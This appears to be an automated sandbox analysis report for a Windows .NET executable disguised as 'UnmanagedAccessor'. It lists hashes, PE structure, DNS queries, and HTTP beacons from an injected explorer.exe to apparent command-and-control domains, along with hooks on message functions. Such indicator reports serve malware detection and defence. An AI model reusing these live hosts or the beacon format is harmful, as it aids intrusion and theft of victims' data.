SHA1:	edad117505f1a87b7512a6c85cac30d691d2ff0a
SHA256:	56e676fae09b69a9eae221e0590776815f7fa38e7cc90822cd3060ea289d7547
SHA512:	262a5b26bf4934430272f26bfb09b08888fc78b7320c8b43db283dedcda113b781972b94927cddf0dd6bdc132973db94ad00d0d093d558177b50fd624b9bfb0a
SSDEEP:	12288:caIIK2eESfiuFzdiDGV5BW+Qu6J9Eoxppfl8WV0FsFyrh9+e6zMIKUPkZ:cFIVIuFpiJ9vpXnyr3Z7Ic
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....n`.....P.....F..... .....@.. .....`..... ..@.....

File Icon

Icon Hash:	e8d4ae708e8ec461

Static PE Info

General	
Entrypoint:	0x4acf8e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606EB4A5 [Thu Apr 8 07:45:41 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xacf3c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xae000	0x3423c	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xaaf94	0xab000	False	0.796369586075	data	7.57616433715	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xae000	0x3423c	0x34400	False	0.389905427632	data	5.76202091331	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xae220	0x521e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xb3450	0x6f5a	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xba3bc	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xcabf4	0x94a8	data		
RT_ICON	0xd40ac	0x5488	data		
RT_ICON	0xd9544	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 15794175, next used block 4294902528		
RT_ICON	0xdd77c	0x25a8	data		
RT_ICON	0xdfd34	0x10a8	data		
RT_ICON	0xe0dec	0x988	data		
RT_ICON	0xe1784	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xe1bfc	0x92	data		
RT_VERSION	0xe1ca0	0x39a	data		
RT_MANIFEST	0xe204c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2016 Computer City
Assembly Version	1.12.0.2
InternalName	CallingConvention.exe
FileVersion	1.12.0.2
CompanyName	Computer City
LegalTrademarks	
Comments	
ProductName	UnmanagedAccessor
ProductVersion	1.12.0.2
FileDescription	UnmanagedAccessor

Description	Data
OriginalFilename	CallingConvention.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:34:41.517277002 CEST	49717	80	192.168.2.7	63.250.37.200
Apr 8, 2021 12:34:41.690063000 CEST	80	49717	63.250.37.200	192.168.2.7
Apr 8, 2021 12:34:41.690165043 CEST	49717	80	192.168.2.7	63.250.37.200
Apr 8, 2021 12:34:41.690304995 CEST	49717	80	192.168.2.7	63.250.37.200
Apr 8, 2021 12:34:41.862704992 CEST	80	49717	63.250.37.200	192.168.2.7
Apr 8, 2021 12:34:41.980554104 CEST	80	49717	63.250.37.200	192.168.2.7
Apr 8, 2021 12:34:41.980576992 CEST	80	49717	63.250.37.200	192.168.2.7
Apr 8, 2021 12:34:41.980835915 CEST	49717	80	192.168.2.7	63.250.37.200
Apr 8, 2021 12:34:41.980967999 CEST	49717	80	192.168.2.7	63.250.37.200
Apr 8, 2021 12:34:42.153445959 CEST	80	49717	63.250.37.200	192.168.2.7
Apr 8, 2021 12:35:02.397032976 CEST	49729	80	192.168.2.7	156.235.148.136
Apr 8, 2021 12:35:02.654977083 CEST	80	49729	156.235.148.136	192.168.2.7
Apr 8, 2021 12:35:02.655154943 CEST	49729	80	192.168.2.7	156.235.148.136
Apr 8, 2021 12:35:02.655251980 CEST	49729	80	192.168.2.7	156.235.148.136
Apr 8, 2021 12:35:02.911489964 CEST	80	49729	156.235.148.136	192.168.2.7
Apr 8, 2021 12:35:02.911524057 CEST	80	49729	156.235.148.136	192.168.2.7
Apr 8, 2021 12:35:02.911705971 CEST	49729	80	192.168.2.7	156.235.148.136
Apr 8, 2021 12:35:02.911746025 CEST	49729	80	192.168.2.7	156.235.148.136
Apr 8, 2021 12:35:03.169416904 CEST	80	49729	156.235.148.136	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:33:24.203875065 CEST	53129	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:24.239777088 CEST	53	53129	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:24.610357046 CEST	62452	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:24.622962952 CEST	53	62452	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:25.350172043 CEST	57820	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:25.362834930 CEST	53	57820	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:26.579164982 CEST	50848	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:26.602161884 CEST	53	50848	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:30.466643095 CEST	61242	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:30.478579998 CEST	53	61242	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:31.348735094 CEST	58562	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:31.361210108 CEST	53	58562	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:33:32.212102890 CEST	56590	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:32.225338936 CEST	53	56590	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:33.374488115 CEST	60501	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:33.387049913 CEST	53	60501	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:34.461544037 CEST	53775	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:34.474328995 CEST	53	53775	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:36.440252066 CEST	51837	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:36.452017069 CEST	53	51837	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:37.830523014 CEST	55411	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:37.842885971 CEST	53	55411	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:38.729533911 CEST	63668	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:38.741290092 CEST	53	63668	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:44.826380968 CEST	54640	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:44.841464043 CEST	53	54640	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:45.803080082 CEST	58739	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:45.817550898 CEST	53	58739	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:48.049887896 CEST	60338	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:48.063414097 CEST	53	60338	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:49.294862986 CEST	58717	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:49.313313007 CEST	53	58717	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:51.391906977 CEST	59762	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:51.405072927 CEST	53	59762	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:54.489697933 CEST	54329	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:54.502373934 CEST	53	54329	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:55.810177088 CEST	58052	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:55.822918892 CEST	53	58052	8.8.8.8	192.168.2.7
Apr 8, 2021 12:33:56.483920097 CEST	54008	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:33:56.496614933 CEST	53	54008	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:01.995853901 CEST	59451	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:02.008002996 CEST	53	59451	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:02.913419962 CEST	52914	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:02.926199913 CEST	53	52914	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:04.208203077 CEST	64569	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:04.220783949 CEST	53	64569	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:05.001509905 CEST	52816	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:05.015177965 CEST	53	52816	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:05.814016104 CEST	50781	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:05.826809883 CEST	53	50781	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:20.384881973 CEST	54230	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:20.398117065 CEST	53	54230	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:41.489855051 CEST	54911	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:41.509958029 CEST	53	54911	8.8.8.8	192.168.2.7
Apr 8, 2021 12:34:50.818269968 CEST	49958	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:34:50.830890894 CEST	53	49958	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:01.318272114 CEST	50860	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:01.336481094 CEST	53	50860	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:02.205852032 CEST	50452	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:02.395133972 CEST	53	50452	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:20.307410002 CEST	59730	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:20.402580976 CEST	53	59730	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:20.881793976 CEST	59310	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:20.968413115 CEST	53	59310	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:21.404114008 CEST	51919	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:21.472120047 CEST	53	51919	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:21.508649111 CEST	64296	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:21.535044909 CEST	53	64296	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:21.832273960 CEST	56680	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:21.845050097 CEST	53	56680	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:22.308852911 CEST	58820	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:22.322949886 CEST	53	58820	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:22.839699030 CEST	60983	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:22.901494980 CEST	53	60983	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:23.318717957 CEST	49247	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:23.331638098 CEST	53	49247	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:35:23.904112101 CEST	52286	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:23.917454004 CEST	53	52286	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:24.886468887 CEST	56064	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:24.899962902 CEST	53	56064	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:25.299119949 CEST	63744	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:25.312623978 CEST	53	63744	8.8.8.8	192.168.2.7
Apr 8, 2021 12:35:43.432092905 CEST	61457	53	192.168.2.7	8.8.8.8
Apr 8, 2021 12:35:43.464947939 CEST	53	61457	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:34:41.489855051 CEST	192.168.2.7	8.8.8.8	0x68f7	Standard query (0)	www.magentos6.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:35:02.205852032 CEST	192.168.2.7	8.8.8.8	0x1979	Standard query (0)	www.businesshouse5asidejm.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:35:43.432092905 CEST	192.168.2.7	8.8.8.8	0x5984	Standard query (0)	www.lovetarot.online	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:34:41.509958029 CEST	8.8.8.8	192.168.2.7	0x68f7	No error (0)	www.magentos6.com		63.250.37.200	A (IP address)	IN (0x0001)
Apr 8, 2021 12:35:02.395133972 CEST	8.8.8.8	192.168.2.7	0x1979	No error (0)	www.businesshouse5asidejm.com		156.235.148.136	A (IP address)	IN (0x0001)
Apr 8, 2021 12:35:43.464947939 CEST	8.8.8.8	192.168.2.7	0x5984	Server failure (2)	www.lovetarot.online	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.magentos6.com
- www.businesshouse5asidejm.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49717	63.250.37.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:34:41.690304995 CEST	1302	OUT	GET /sqxs/?9r=MRpl8UDFdJqnpJCoHCjX+0bMpbzGGukG+UMXxre6C1KfRpZnCXnM0uJ6ixOsqKWJKMs9S6HgiQ==&sZRd=1bYDYvm0JHdHoLj HTTP/1.1 Host: www.magentos6.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:34:41.980554104 CEST	1302	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 10:34:41 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 328 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 73 71 78 73 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /sqxs/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49729	156.235.148.136	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:35:02.655251980 CEST	4623	OUT	GET /sqxs/?9r=vISvmTlEiopKSz7sbFBAxkFCF8r7k2dJAG7u5uLq0h9VZPMRNv+QYXnwEIKYsgNdKjl1RWh6mQ== &sZRd=1bYDYvm0JHdHoLj HTTP/1.1 Host: www.businesshouse5asidejm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:35:02.911489964 CEST	4624	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Thu, 08 Apr 2021 10:35:02 GMT Connection: close Content-Length: 1163 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e b7 fe ce f1 c6 f7 b4 ed ce f3 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e c4 fa d2 aa b2 e9 d5 d2 b5 c4 d7 ca d4 b4 bf c9 c4 dc d2 d1 b1 bb c9 be b3 fd a3 ac d2 d1 b8 fc b8 c4 c3 fb b3 c6 bb f2 d5 df d4 dd ca b1 b2 bb bf c9 d3 c3 a1 a3 3c 2f 68 33 3e 0d 0a 20 3c 2f 66 69 65 6c 64 73 65 74 3e 3c 2f 64 69 76 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"/><title>404 - </title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF; }h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{widt h:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8p x;padding:10px;position:relative;}--></style></head><body> <fieldset> 404 - </fieldset> </body></htm

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
